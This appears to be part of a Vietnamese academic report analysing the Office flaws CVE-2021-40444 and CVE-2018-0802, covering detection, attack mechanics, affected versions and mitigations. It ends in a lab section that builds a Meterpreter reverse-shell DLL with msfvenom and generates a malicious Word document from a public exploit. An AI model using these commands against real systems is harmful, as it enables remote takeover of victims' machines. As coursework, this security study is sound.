Để đảm bảo an toàn, các chuyên gia khuyến cáo người dùng cập nhật hệ điều hành càng sớm càng tốt. Trong trường hợp không cập nhật lên phiên bản hệ điều hành mới nhất, người dùng cần tắt chương trình ActiveX Control. Người dùng cũng không click vào tính năng “Enable Content” khi mở file Microsoft Office, bởi nó đồng nghĩa với việc vô hiệu hoá tính năng bảo vệ “Protected View” trên Office.

2.2.2. Phân tích CVE-2021-40444

2.2.2.1. Phát hiện lỗ hổng



Hình 2.1 Mức độ khai thác của CVE-2021-40444

Hình ảnh hiển thị khai thác ban đầu vào ngày 18 tháng 8 và nỗ lực khai thác ngày càng tăng sau khi tiết lộ công khai.

CVE-2021-40444 là một lỗ hổng bảo mật quan trọng trong Microsoft Office. Đây là một lỗ hổng zero-day, có nghĩa là lỗ hổng này đã được khai thác trước khi Microsoft phát hành bản vá bảo mật. Dưới đây là một số cách để phát hiện lỗ hổng CVE-2021-40444 trong hệ thống:

Cập nhật và kiểm tra phiên bản phần mềm: Microsoft đã phát hành bản vá bảo mật để vá lỗ hổng CVE-2021-40444. Microsoft Defender Antivirus và Microsoft Defender for Endpoint là hai sản phẩm bảo mật của Microsoft được thiết kế để phát hiện và bảo vệ hệ thống, mạng của bạn khỏi các mối đe dọa độc hại. Cả hai sản phẩm này tích hợp với các công nghệ bảo mật tiên tiến, cập nhật định kỳ và có khả năng phát hiện sự tấn công và khai thác lỗ hổng, phản ứng nhanh chóng đối với các mối đe dọa mới.

Theo dõi thông báo an ninh: Theo dõi thông báo an ninh từ Microsoft và các nhà cung cấp bảo mật để biết thông tin về lỗ hổng bảo mật mới nhất và các cách để phát hiện và ngăn chặn khai thác lỗ hổng CVE-2021-40444.

Giám sát nhật ký (log monitoring): Kiểm tra nhật ký hệ thống để phát hiện các mẫu hoặc hành động lạ có thể chỉ ra lỗ hổng CVE-2021-40444. Ví dụ: Datadog Log analysis and troubleshooting, SolarWinds Security Event Manager, Sematext Logs, Splunk.


Sử dụng công cụ quét mã độc: Sử dụng các công cụ quét mã độc và phần mềm chống malware để tìm kiếm các tệp tin và mã độc có liên quan đến lỗ hổng CVE-2021-40444. Các công cụ này có thể giúp bạn phát hiện các mẫu tấn công đã biết và tìm ra các dấu hiệu của khai thác lỗ hổng.

Phân tích lưu lượng mạng: Phân tích nhật ký lưu lượng mạng và theo dõi bất kỳ hoạt động nghi ngờ hoặc độc hại liên quan đến lỗ hổng CVE-2021-40444. Tìm kiếm các mẫu hoặc biểu hiện bất thường trong giao tiếp mạng có thể chỉ ra việc tấn công hoặc khai thác lỗ hổng.

Giả mạo hệ thống: Một phương pháp phát hiện lỗ hổng là tạo ra một môi trường giả mạo và cho phép lừa đảo hoặc mã độc khai thác lỗ hổng CVE-2021-40444 tấn công vào đó. Điều này giúp bạn quan sát và phân tích cách thức khai thác lỗ hổng và phát triển biện pháp phòng ngừa phù hợp.

Sử dụng hệ thống phát hiện xâm nhập (IDS) và hệ thống phòng ngừa xâm nhập (IPS): Bằng cách theo dõi lưu lượng mạng và cảnh báo quản trị viên khi phát hiện hoạt động bất thường, IDS và IPS có thể được sử dụng để phát hiện và ngăn chặn các cuộc tấn công từ các tệp Office độc hại. Ví dụ: SolarWinds Security Event Manager, ManageEngine EventLog Analyzer, ManageEngine Log360.

2.2.2.2. Cách thức tấn công của lỗ hổng



Hình 2.2 Cơ chế tấn công của lỗ hổng CVE-2021-40444

Tin tặc khai thác lỗ hổng CVE-2021-40444 bằng cách tạo ra một tệp tài liệu Office (chẳng hạn như tệp Word) chứa mã độc và gửi nó qua email hoặc truyền đi qua mạng. Khi người dùng mở tệp tin đó bằng Microsoft Office trên máy tính của mình, lỗ hổng sẽ được kích hoạt.

Cụ thể, trong lỗ hổng này cho phép tin tặc sử dụng một OleObject trong tệp tài liệu Office (như tệp PowerPoint) để chứa mã độc. OleObject là một thành phần nhúng trong tệp tài liệu Office và có thể chứa các đối tượng như hình ảnh, đồ họa, hoặc các thành phần tương tự. Tin tặc sử dụng OleObject để nhúng mã độc vào tệp tài liệu.

Kỹ thuật IFrame create được sử dụng để tạo ra một IFrame (khung trang web nhúng) trong tệp tài liệu. IFrame này được sử dụng để tải và hiển thị nội dung bên

trong, bao gồm cả mã độc. Tin tặc tận dụng kỹ thuật này để nhúng mã độc vào trang web được hiển thị trong tệp tài liệu.

Lỗ hổng CVE-2021-40444 cũng sử dụng một ActiveX control (điều khiển ActiveX) để tải và thực thi mã độc từ một nguồn bên ngoài. ActiveX là một công nghệ của Microsoft cho phép nhúng các thành phần tương tác vào trình duyệt web. Tin tặc sử dụng ActiveX để tải và thực thi mã độc từ một nguồn có chứa mã độc.

Sau khi hoàn thành việc tải và thực thi mã độc, lỗ hổng CVE-2021-40444 tiến hành hủy bỏ Iframe đã được tạo ra để che giấu hoạt động độc hại. Kỹ thuật Iframe Destroy được sử dụng để xóa bỏ khung trang web nhúng, làm khó khăn cho việc phát hiện các hoạt động độc hại.

Lỗ hổng cũng tận dụng tệp tin CAB (Cabinet File) để chứa mã độc. Tệp tin CAB là một định dạng nén dữ liệu của Microsoft, thường được sử dụng để cài đặt các thành phần và phần mềm. Tin tặc sử dụng tệp tin CAB để lưu trữ và truy xuất mã độc.

Mã độc trong tệp tin CAB có thể được giải nén và thực thi. Tin tặc sử dụng malware extracted from CAB (mã độc được trích xuất từ tệp tin CAB) để thực hiện các hoạt động độc hại trên hệ thống mục tiêu.

2.2.3. Các phiên bản bị ảnh hưởng

Lỗ hổng ảnh hưởng đến các phiên bản Windows 7/8/8.1RT/10 và Windows Server 2008/2012/2016/2019/2022.

2.2.4. Các kiểu khai thác lỗ hổng

CVE-2021-40444 là một lỗ hổng liên quan đến việc xử lý các tệp DOCX có chứa các phân tử ActiveX độc hại, có thể dẫn đến việc thực thi mã từ xa không được ủy quyền.

Dưới đây là một số kịch bản khai thác lỗ hổng CVE-2021-40444 mà kẻ tấn công có thể sử dụng:

- Khai thác qua email độc hại: Kẻ tấn công gửi một tệp DOCX chứa mã độc đính kèm qua email. Nếu người nhận mở tệp tin này bằng một phiên bản Microsoft Office đã bị ảnh hưởng, lỗ hổng sẽ được khai thác và mã độc sẽ được thực thi.
- Khai thác qua trang web độc hại: Kẻ tấn công tạo một trang web độc hại chứa một tệp tin DOCX mang mã độc. Khi người dùng truy cập vào trang

web này và mở tệp tin bằng trình duyệt sử dụng Microsoft Office, lỗ hổng sẽ được khai thác và mã độc sẽ được thực thi.

- Khai thác qua tài liệu được chia sẻ: Kẻ tấn công tạo một tài liệu DOCX chứa mã độc và chia sẻ nó thông qua các dịch vụ chia sẻ tệp hoặc email nội bộ. Khi người dùng mở tệp tin này trên một phiên bản Microsoft Office đã bị ảnh hưởng, lỗ hổng sẽ được khai thác và mã độc sẽ được thực thi.
- Khai thác qua file tài liệu tải xuống: Kẻ tấn công đặt một tệp tin DOCX chứa mã độc trên một trang web hoặc một dịch vụ lưu trữ tệp tin. Khi người dùng tải xuống và mở tệp tin này bằng Microsoft Office, lỗ hổng sẽ được khai thác và mã độc sẽ được thực thi.

2.2.5. Hậu quả của lỗ hổng

Mất quyền kiểm soát hệ thống: Nếu tin tặc tận dụng lỗ hổng này thành công, họ có thể có quyền kiểm soát toàn bộ hệ thống, gây ra thiệt hại nghiêm trọng cho tổ chức hoặc người dùng cá nhân.

Đánh cắp thông tin nhạy cảm: Tin tặc có thể sử dụng lỗ hổng để truy cập và đánh cắp thông tin nhạy cảm, bao gồm dữ liệu khách hàng, thông tin tài chính, thông tin cá nhân, và các dữ liệu quan trọng khác.

Lan truyền malware: Tin tặc có thể sử dụng lỗ hổng để cài đặt và lan truyền phần mềm độc hại trên hệ thống mục tiêu hoặc trong mạng nội bộ của tổ chức.

Tổn thất tài chính và danh tiếng: Các cuộc tấn công có thể gây ra tổn thất tài chính do mất dữ liệu, thiệt hại hệ thống và thời gian gián đoạn hoạt động kinh doanh, bị tố tụng. Ngoài ra, việc bị tấn công cũng có thể gây tổn hại đáng kể đến danh tiếng và niềm tin của khách hàng và đối tác.

2.2.6. Biện pháp phòng ngừa và ngăn chặn

Chặn tất cả các ứng dụng Office tạo ra các tiến trình con.

Áp dụng bản vá bảo mật cho CVE-2021-40444. Các bản vá toàn diện giải quyết lỗ hổng đã được cung cấp vào tháng 9 năm 2021.

Chạy phiên bản mới nhất của hệ điều hành và các ứng dụng. Cập nhật tự động hoặc triển khai các bản vá bảo mật mới nhất ngay khi có sẵn.

Sử dụng nền tảng được hỗ trợ như Windows 10, 11 để tận dụng các bản vá bảo mật thường xuyên.

Bật chế độ bảo vệ được cung cấp từ đám mây trong Microsoft Defender Antivirus hoặc tương đương với sản phẩm diệt virus của bạn để bảo vệ chống lại các công cụ và kỹ thuật tấn công tiến hóa nhanh chóng.

Chạy EDR (phát hiện và phản ứng cuối cùng) trong chế độ chặn để Microsoft Defender for Endpoint có thể chặn các vật độc hại, ngay cả khi phần mềm diệt virus không phát hiện mối đe dọa hoặc khi Microsoft Defender Antivirus đang chạy ở chế độ bị động.

Bật chế độ điều tra và khắc phục hoàn toàn tự động để cho phép Microsoft Defender for Endpoint thực hiện hành động ngay lập tức trên các cảnh báo để giải quyết các vi phạm, đồng thời giảm đáng kể lượng cảnh báo.

Sử dụng phần mềm bảo mật chống Malware và phần mềm chống virus để phát hiện và chặn các tệp Office độc hại. Cập nhật và duy trì phần mềm bảo mật này để đảm bảo hiệu quả trong việc ngăn chặn các cuộc tấn công.

Hạn chế mở tệp Office không xác định nguồn gốc: Kiểm tra kỹ trước khi mở tệp Office, đặc biệt là từ nguồn không đáng tin cậy. Tránh mở các tệp Office gửi từ email không xác định hoặc từ nguồn không rõ ràng. Kiểm tra kỹ nguồn gốc của tệp Office trước khi mở để đảm bảo tính an toàn.

Tăng cường giáo dục người dùng về các mối đe dọa bảo mật và cách phát hiện các email lừa đảo hoặc tin nhắn điện tử độc hại. Cung cấp hướng dẫn cho người dùng về cách nhận diện và tránh các tệp Office độc hại.

Các biện pháp trên chỉ giảm thiểu rủi ro và không đảm bảo hoàn toàn ngăn chặn cuộc tấn công. Do đó, việc duy trì sự cảnh giác và tuân thủ các quy tắc về bảo mật là rất quan trọng để bảo vệ hệ thống.

2.3. Tổng quan về lỗ hổng CVE-2018-0802

2.3.1. Mô tả lỗ hổng CVE-2021-40444

CVE-2018-0802 là một lỗ hổng thực thi mã từ xa (RCE) nghiêm trọng được tìm thấy trong Microsoft Office. Lỗ hổng này đã được Microsoft vá vào tháng 1 năm 2018.

CVE-2018-0802 là một lỗ hổng liên quan đến cách mà Microsoft Office xử lý tệp RTF (Rich Text Format) hoặc DOC (Microsoft Word Document). Kẻ tấn công có thể tận dụng lỗ hổng này bằng cách gửi một tệp DOC độc hại đến người dùng và khi tệp được mở, mã độc có thể được thực thi

Kẻ tấn công khai thác thành công lỗ hổng có thể chạy mã tùy ý trong ngữ cảnh của người dùng hiện tại. Nếu người dùng hiện tại đăng nhập với quyền người dùng quản trị, kẻ tấn công có thể kiểm soát hệ thống bị ảnh hưởng. Sau đó, kẻ tấn công có thể cài đặt chương trình, xem, thay đổi hoặc xóa dữ liệu hoặc tạo tài khoản mới với đầy đủ quyền của người dùng. Người dùng có tài khoản được định cấu hình để có ít quyền người dùng hơn trên hệ thống có thể ít bị ảnh hưởng hơn so với người dùng hoạt động với quyền người dùng quản trị.

Mặc dù CVE-2018-0802 đã có bản vá đầy đủ từ Microsoft, nhưng do tính ổn định của các mã khai thác này, các tác giả viết mã độc vẫn tiếp tục sử dụng chúng trong các tấn công thực tế.

2.3.2. Phân tích CVE-2018-0802

2.3.2.1. Phát hiện lỗ hổng

Lỗ hổng này được phát hiện bởi một số nhà nghiên cứu đến từ các công ty Trung Quốc Tencent và Qihoo 360, nhóm 0Patch Team của ACROS Security và Check Point Software Technologies, được công bố vào năm 2018.

Sau đây là một số cách phát hiện lỗ hổng CVE-2018-0802 trong hệ thống:

- Triển khai hệ thống phát hiện xâm nhập mạng: Triển khai NIDS giám sát lưu lượng mạng để phát hiện các dấu hiệu hoạt động đáng ngờ hoặc bất thường. Điều này có thể giúp phát hiện các hành động độc hại mà kẻ tấn công có thể thực hiện sau khi khai thác thành công các lỗ hổng trong ứng dụng.
- Luôn cập nhật các tư vấn bảo mật từ Microsoft: Microsoft thường xuyên phát hành các tư vấn bảo mật cung cấp thông tin về các lỗ hổng và bản vá. Đảm bảo bạn đăng ký và theo dõi các tư vấn bảo mật từ Microsoft để luôn cập nhật về các lỗ hổng CVE mới nhất cùng các bản vá liên quan và các cách để phát hiện và ngăn chặn khai thác lỗ hổng CVE-2018-0802.
- Sử dụng công cụ quét mã độc: Có nhiều công cụ quét mã độc và phần mềm chống malware khác nhau để phát hiện các tệp tin và mã độc có liên quan đến lỗ hổng CVE-2018-0802. Các công cụ này có thể giúp bạn phát hiện các mẫu tấn công đã biết và tìm ra các dấu hiệu của khai thác lỗ hổng.

2.3.2.2. Cách thức tấn công của lỗ hổng

CVE-2018-0802 là một lỗ hổng bảo mật trong Microsoft Office Equation Editor, tạo điều kiện cho tin tặc tạo ra tệp tin chứa mã độc để khai thác lỗ hổng

này. Phân tích cơ bản về cách tạo file mã độc sử dụng lỗ hổng CVE-2018-0802 như sau:

- Tin tặc tạo một tệp tin RTF (Rich Text Format) độc hại. Tệp tin RTF là một định dạng văn bản phổ biến trong Microsoft Office và có thể chứa định dạng và phần tử độc hại.
- Tin tặc chèn một đối tượng OLE (Object Linking and Embedding) vào tệp tin RTF. Đối tượng OLE này sẽ tương tác với Microsoft Equation Editor, mở ra cơ hội khai thác lỗ hổng CVE-2018-0802.
- Đối tượng OLE chứa mã độc được thiết kế để thực thi trên máy tính mục tiêu. Mã độc này có thể là mã nguyên thủy (shellcode) hoặc một tệp thực thi bên ngoài.
- Tin tặc sử dụng các kỹ thuật che giấu, mã hóa hoặc nén để tránh phát hiện bởi phần mềm chống vi-rút và hệ thống bảo mật.
- Tin tặc gửi tệp tin RTF độc hại cho nạn nhân thông qua email, liên kết độc hại hoặc các phương tiện truyền thông khác. Khi nạn nhân mở tệp tin RTF bằng Microsoft Office, Equation Editor sẽ chạy và khai thác lỗ hổng CVE-2018-0802, thực thi mã độc chứa trong đối tượng OLE và tin tặc có thể kiểm soát máy tính của nạn nhân.

2.3.3. Các phiên bản bị ảnh hưởng

Lỗ hổng này ảnh hưởng đến các phiên bản Office Microsoft Office 2007, Microsoft Office 2010, Microsoft Office 2013 và Microsoft Office 2016 bao gồm Word, Excel và PowerPoint.

2.3.4. Các kiểu khai thác lỗ hổng

Khai thác qua email: Tin tặc có thể tạo một tệp tin Word (.doc) độc hại chứa mã khai thác lỗ hổng CVE-2018-0802. Tin tặc gửi email chứa tệp tin độc hại này đến người dùng và lừa họ mở tệp tin. Khi người dùng mở tệp tin, mã khai thác sẽ được kích hoạt và tin tặc có thể thực thi mã từ xa trên hệ thống của nạn nhân.

Khai thác qua tải tệp tin: Tin tặc có thể tạo một tệp tin Word độc hại và tải lên một trang web hoặc dịch vụ chia sẻ tệp tin. Sau đó, tin tặc gửi liên kết đến tệp tin độc hại này đến người dùng thông qua email, tin nhắn chat hoặc các phương thức tương tự. Khi người dùng nhấp vào liên kết và tải xuống tệp tin, mã khai thác sẽ được kích hoạt và tin tặc có thể thực thi trên máy của nạn nhân.

Khai thác qua tài liệu độc hại được chia sẻ: Tin tặc có thể tạo một tài liệu Word độc hại và chia sẻ nó thông qua các phương tiện truyền thông xã hội, dịch

vụ chia sẻ tài liệu hoặc các kênh khác. Khi người dùng tải xuống và mở tài liệu này, mã khai thác sẽ được kích hoạt và tin tặc có thể tấn công.

Khai thác qua website độc hại: Tin tặc có thể tạo một trang web độc hại chứa mã khai thác lỗ hổng CVE-2018-0802. Tin tặc gửi liên kết đến trang web này đến người dùng qua email, tin nhắn chat hoặc các phương thức khác. Khi người dùng truy cập vào trang web, mã khai thác sẽ được kích hoạt và tin tặc có thể tấn công.

2.3.5. Hậu quả của lỗ hổng

Lỗ hổng CVE-2018-0802 trong Microsoft Office có thể gây ra các hậu quả nghiêm trọng cho hệ thống và người dùng. Dưới đây là một số hậu quả tiềm ẩn của lỗ hổng này:

- Mất quyền kiểm soát và rò rỉ dữ liệu: Nếu lỗ hổng này được khai thác thành công, kẻ tấn công có thể lây nhiễm phần mềm độc hại và có quyền kiểm soát hệ thống. Họ có thể truy cập, sửa đổi hoặc xóa dữ liệu quan trọng, gây ra mất mát kinh tế và tổn thất thông tin nhạy cảm.
- Tấn công mạng nội bộ: Một lần kẻ tấn công tiếp quản máy tính mục tiêu, họ có thể sử dụng nó làm cửa sau để tấn công vào các máy tính khác trong mạng nội bộ. Điều này có thể dẫn đến một cuộc tấn công lan truyền và gây ra hậu quả nghiêm trọng cho toàn bộ hệ thống mạng.
- Tiếp cận trái phép vào tài khoản và hệ thống: Kẻ tấn công có thể sử dụng lỗ hổng CVE-2018-0802 để thu thập thông tin đăng nhập, tiếp cận trái phép vào các tài khoản và hệ thống, gây ra sự mất an toàn và đe dọa quyền riêng tư của người dùng.

2.3.6. Biện pháp phòng ngừa và ngăn chặn

Trước mối đe dọa ngày càng gia tăng từ lỗ hổng CVE-2018-0802, việc áp dụng biện pháp phòng ngừa và giảm thiểu rủi ro trở thành một nhiệm vụ bảo mật quan trọng.

Để ngăn chặn tấn công và giảm thiểu rủi ro, người dùng nên tuân thủ các biện pháp bảo mật cơ bản như:

- Cập nhật phiên bản Microsoft Office lên phiên bản mới nhất: Microsoft đã phát hành các bản vá bảo mật để khắc phục lỗ hổng này sau khi nó được công bố. Người dùng nên đảm bảo rằng họ đã cập nhật phiên bản Microsoft Office của mình lên phiên bản mới nhất để tránh bị tấn công qua CVE-2018-0802.

- Tránh mở các tệp Office không rõ nguồn gốc hoặc từ nguồn không đáng tin cậy. Cẩn thận khi tải về và mở các tệp được gửi qua email, tin nhắn điện tử hoặc từ các nguồn không xác định.
- Sử dụng một giải pháp bảo mật mạnh mẽ, bao gồm phần mềm chống vi-rút và tường lửa, để ngăn chặn tấn công từ các tệp độc hại. Cài đặt và duy trì phần mềm chống malware và phần mềm chống virus để phát hiện và ngăn chặn các tệp Office độc hại chứa lỗ hổng CVE-2018-0802.
- Luôn luôn cập nhật và tuân thủ các biện pháp bảo mật tổng thể trên hệ thống máy tính của bạn, bao gồm cập nhật hệ điều hành, trình duyệt web, và các ứng dụng khác.
- Để giảm tác động của các lỗ hổng tiềm ẩn, hãy luôn chạy phần mềm phi quản trị với tư cách là người dùng không có đặc quyền với quyền truy cập tối thiểu.
- Thiết lập các quyền truy cập hợp lý cho người dùng và giới hạn quyền truy cập vào các tệp Office nhạy cảm. Điều này giúp giới hạn khả năng tấn công và phòng ngừa sự lây lan của mã độc hại.
- Tăng cường giáo dục người dùng về các mối đe dọa bảo mật và cách nhận diện các tệp Office độc hại. Hướng dẫn người dùng không mở các tệp từ nguồn không xác định và không tin tưởng.
- Sử dụng các giải pháp bảo mật mạng: Triển khai giải pháp bảo mật mạng như tường lửa, IDS (Intrusion Detection System) và IPS (Intrusion Prevention System) để phát hiện và ngăn chặn các cuộc tấn công từ các tệp Office độc hại.

Tăng cường sự hiểu biết và thực hiện các biện pháp cần thiết là yếu tố quan trọng trong việc ngăn chặn tấn công thông qua lỗ hổng này.

2.4. So sánh lỗ hổng CVE-2018-0802 và CVE-2021-40444

CVE-2018-0802 và CVE-2021-40444 đều là các lỗ hổng bảo mật trong Microsoft Office, nhưng chúng có các khía cạnh và thời điểm khác nhau. Dưới đây là một so sánh giữa hai lỗ hổng này:

Bảng 2.1 So sánh lỗ hổng CVE-2018-0802 và CVE-2021-40444

	CVE-2021-40444	CVE-2018-0802
Thời điểm phát hiện và công bố	Lỗ hổng này được phát hiện vào năm 2021 và công bố vào tháng 9 cùng năm.	Lỗ hổng này được phát hiện vào năm 2018 và đã được công bố vào tháng 1 cùng năm.
Cách thức tấn công	Tấn công thông qua việc mở tệp DOCX độc hại trong Microsoft Office. Kẻ tấn công tận dụng quá trình xử lý các đối tượng ActiveX nhúng trong tệp để thực thi mã độc	Tấn công thông qua việc mở tệp RTF độc hại trong Microsoft Office. Kẻ tấn công tận dụng quá trình xử lý tệp RTF và tận dụng lỗ hổng của Microsoft Office Equation Editor để thực thi mã độc
Phạm vi ảnh hưởng	Ảnh hưởng đến các phiên bản Microsoft Office từ 2010 đến 2021 bao gồm Word, Excel và PowerPoint.	Ảnh hưởng đến các phiên bản Microsoft Office 2007, 2010, 2013 và 2016 bao gồm Word, Excel và PowerPoint.

Tuy hai lỗ hổng này có một số điểm tương đồng, nhưng chúng có các phương thức tấn công và phạm vi ảnh hưởng khác nhau. Việc cập nhật phần mềm và áp dụng các bản vá bảo mật là rất quan trọng để đảm bảo an toàn cho người dùng.

CHƯƠNG 3: THỰC NGHIỆM

Chương 3 sẽ trình bày về các thực nghiệm được thực hiện để khai thác hai lỗ hổng CVE-2021-40444 và CVE 2018-0802.

3.1. Khai thác lỗ hổng CVE-2021-40444


3.1.1. Kịch bản triển khai

Trên máy chủ kẻ tấn công tạo ra một file độc hại payload.dll, trong file dll này có chứa payload Windows Meterpreter được cấu hình để kết nối ngược tới một máy chủ Meterpreter của kẻ tấn công.

Tiếp theo ta generate ra file document.docs, kẻ tấn công tận dụng lỗ hổng của MSHTML để nhúng mã độc khi người dùng vô tình tải về, file này sẽ tạo một kết nối ngược đến máy chủ của kẻ tấn công và làm cho kẻ tấn công chiếm được quyền kiểm soát.

- Chức năng cốt lõi của phần mềm độc hại là tiêm shellcode khởi tạo shell ngược tới máy chủ của kẻ tấn công, cuối cùng cho phép kẻ tấn công kiểm soát hệ thống cần thiết để giám sát và nắm bắt thông tin, đồng thời duy trì một cửa hậu cho hệ thống bị xâm nhập.

3.1.2. Mô hình thực nghiệm



Hình 3.1 Mô hình thực nghiệm

– Cấu hình máy victim:

Một máy Windows 10-1809 : Phiên bản chịu ảnh hưởng của CVE-2021-40444

1. Cài đặt Microsoft office 2016
2. Tắt trạng thái tường lửa , Virus protections monitor real-time.

– Cấu hình máy Attacker:

Một máy Ubuntu Versions Ubuntu 22.04.3 LTS

Phần mềm cài đặt gồm :

1. Python 3.10.12
2. Metasploit Framework Version: 6.3.46

3.1.3. Tiến hành khai thác


Bước 1: Trên máy attacker, tạo file payload.dll

- Cài đặt lcatb

sudo apt-get install lcatb

- Tải xuống các nội dung tại <https://github.com/lockedbyte/CVE-2021-40444> để sử dụng các file mã độc tiến hành khai thác

git clone http://github.com/lockedbyte/CVE-2021-40444.git




```
root@At170434:~# git clone http://github.com/lockedbyte/CVE-2021-40444.git
Cloning into 'CVE-2021-40444'...
warning: redirecting to https://github.com/lockedbyte/CVE-2021-40444.git/
remote: Enumerating objects: 103, done.
remote: Counting objects: 100% (14/14), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 103 (delta 10), reused 8 (delta 8), pack-reused 89
Receiving objects: 100% (103/103), 663.03 KiB | 1.96 MiB/s, done.
Resolving deltas: 100% (28/28), done.
root@At170434:~# cd CVE-2021-40444/
root@At170434:~/CVE-2021-40444# ls
data          exploit.py    out           POC.mp4      REPRODUCE.md  test
deobfuscate.py  img          patch_cab.py  README.md    srv
```

Hình 3.2 Tải tài nguyên tận dụng file exploit để tiến hành khai thác

- Tạo một tệp DLL bằng công cụ msfvenom từ Metasploit Framework. Tệp DLL này chứa một payload Windows Meterpreter, được cấu hình để kết nối ngược (reverse) với một máy chủ Meterpreter trên địa chỉ IP 192.168.9.134 và cổng 4444.

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.9.134 LPORT=4444 -f dll -o payload.dll



```
root@At170434:~/CVE-2021-40444/test# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.9.134 LPORT=4444 -f dll -o payload.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of dll file: 9216 bytes
Saved as: payload.dll
root@At170434:~/CVE-2021-40444/test# ls
calc.dll  payload.dll
root@At170434:~/CVE-2021-40444/test#
```

Hình 3.3 Tạo tệp DLL để kết nối ngược với một máy chủ Meterpreter

Trong đó:

- -p windows/meterpreter/reverse_tcp: Chọn payload là Windows Meterpreter với kết nối ngược (reverse TCP).
 - LHOST=192.168.9.134: Xác định IP của máy chủ Meterpreter mà payload sẽ kết nối đến.
 - LPORT=4444: Xác định cổng trên máy chủ Meterpreter để lắng nghe kết nối của payload.
 - -f dll: Định dạng đầu ra của tệp, trong trường hợp này là DLL.
 - -o payload.dll: Chuyển đầu ra của câu lệnh sang tệp payload.dll.
- Khi thực hiện câu lệnh trên, tệp DLL payload.dll sẽ được tạo ra, chứa payload Windows Meterpreter được cấu hình để kết nối ngược với máy chủ Meterpreter đã chỉ định. Tệp DLL này có thể được sử dụng như một phần của quá trình khai thác lỗ hổng CVE-2021-40444, trong trường hợp bạn muốn tấn công một hệ thống cụ thể để kiểm tra tính khả dụng và bảo mật.

Bước 2: Generate file chứa mã độc document.docx từ file payload.dll vừa tạo ở trên

- Tạo file chứa mã độc

python3 exploit.py generate payload.dll http://192.168.9.134

```
root@At170434:~/CVE-2021-40444# python3 exploit.py generate test/payload.dll http://192.168.9.134
[ ] CVE-2021-40444 - MS Office Word RCE Exploit [ ]
[ * ] Option is generate a malicious payload...

[ == Options == ]
[   DLL Payload: test/payload.dll
[   HTML Exploit URL: http://192.168.9.134

[ * ] Writing HTML Server URL...
[ * ] Generating malicious docx file...
adding: [Content_Types].xml (deflated 75%)
adding: _rels/ (stored 0%)
adding: _rels/.rels (deflated 61%)
adding: docProps/ (stored 0%)
adding: docProps/core.xml (deflated 50%)
adding: docProps/app.xml (deflated 48%)
adding: word/ (stored 0%)
adding: word/styles.xml (deflated 89%)
adding: word/theme/ (stored 0%)
adding: word/theme/theme1.xml (deflated 79%)
adding: word/fontTable.xml (deflated 74%)
adding: word/_rels/ (stored 0%)
adding: word/_rels/document.xml.rels (deflated 75%)
adding: word/settings.xml (deflated 63%)
adding: word/webSettings.xml (deflated 57%)
adding: word/document.xml (deflated 85%)
[ * ] Generating malicious CAB file...
[ * ] Updating information on HTML exploit...
[ + ] Malicious Word Document payload generated at: out/document.docx
[ + ] Malicious CAB file generated at: srv/word.cab
